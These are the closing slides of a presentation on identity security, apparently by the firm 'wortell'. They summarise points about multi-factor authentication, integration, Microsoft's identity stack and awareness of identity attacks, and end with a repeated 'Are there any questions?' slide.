
wortell

Wrap things up

- Not each factor of MFA it the same
 - Integration is important (protection/ data)
 - Enable the complete Microsoft solution stack for Identity
 - Protect the basics
-
- Awareness
 - Follow the attacks/ tactics
 - More identity attacks????




**Are
there
any
questions? _**




wortell

**Are
there
any
questions? _**



